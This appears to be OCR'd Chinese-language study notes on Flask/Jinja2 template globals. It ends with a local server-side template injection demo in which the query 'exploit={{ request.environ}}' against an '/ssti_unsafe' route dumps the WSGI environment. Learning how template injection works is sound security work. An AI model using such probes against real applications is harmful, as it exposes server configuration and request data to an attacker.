


- Other Operators
- If Expression
- List of Builtin Filters
- List of Builtin Tests
- List of Global Functions
- Extensions
  - i18n
  - Expression Statement
  - Loop Controls

Jinja在模板中，默认可以使用的过滤器、函数等

CONTEXT

- Jinja Globals
- Flask Template Globals
- User Defined Variables



Standard Context

The following global variables are available within Jinja2 templates by default:

config
The current configuration object (**flask.config**)

▶ *Changelog*

request
The current request object (**flask.request**). This variable is unavailable if the template was rendered without an active request context.

session
The current session object (**flask.session**). This variable is unavailable if the template was rendered without an active request context.


g
The request-bound object for global variables (**flask.g**). This variable is unavailable if the template was rendered without an active request context.

url_for()
The **flask.url_for()** function.

get_flashed_messages()
The **flask.get_flashed_messages()** function.

Flask中，默认的context


request.environ



```
Hello,{'wsgi.version': (1, 0), 'wsgi.url_scheme': 'http', 'wsgi.input': <_io.BufferedReader
name=5>, 'wsgi.errors': <_io.TextIOWrapper name='<stderr>' mode='w' encoding='UTF-8'>,
'wsgi.multithread': True, 'wsgi.multiprocess': False, 'wsgi.run_once': False,
'werkzeug.server.shutdown': <function WSGIRequestHandler.make_environ.
<locals>.shutdown_server at 0x10d038ae8>, 'SERVER_SOFTWARE': 'Werkzeug/0.14.1',
'REQUEST_METHOD': 'GET', 'SCRIPT_NAME': '', 'PATH_INFO': '/ssti_unsafe',
'QUERY_STRING': 'exploit={{%20request.environ}}', 'REMOTE_ADDR': '127.0.0.1',
'REMOTE_PORT': 61103, 'SERVER_NAME': '127.0.0.1', 'SERVER_PORT': '5000',
'SERVER_PROTOCOL': 'HTTP/1.1', 'HTTP_HOST': 'localhost:5000', 'HTTP_USER_AGENT':
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0',
'HTTP_ACCEPT': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'HTTP_ACCEPT_LANGUAGE': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;
q=0.2', 'HTTP_ACCEPT_ENCODING': 'gzip, deflate', 'HTTP_CONNECTION': 'keep-alive',
'HTTP_UPGRADE_INSECURE_REQUESTS': '1', 'werkzeug.request': <Request
'http://localhost:5000/ssti_unsafe?exploit={{ request.environ}}' [GET]>}
```

Flask的全局变量request中所包含的变量

request.environ

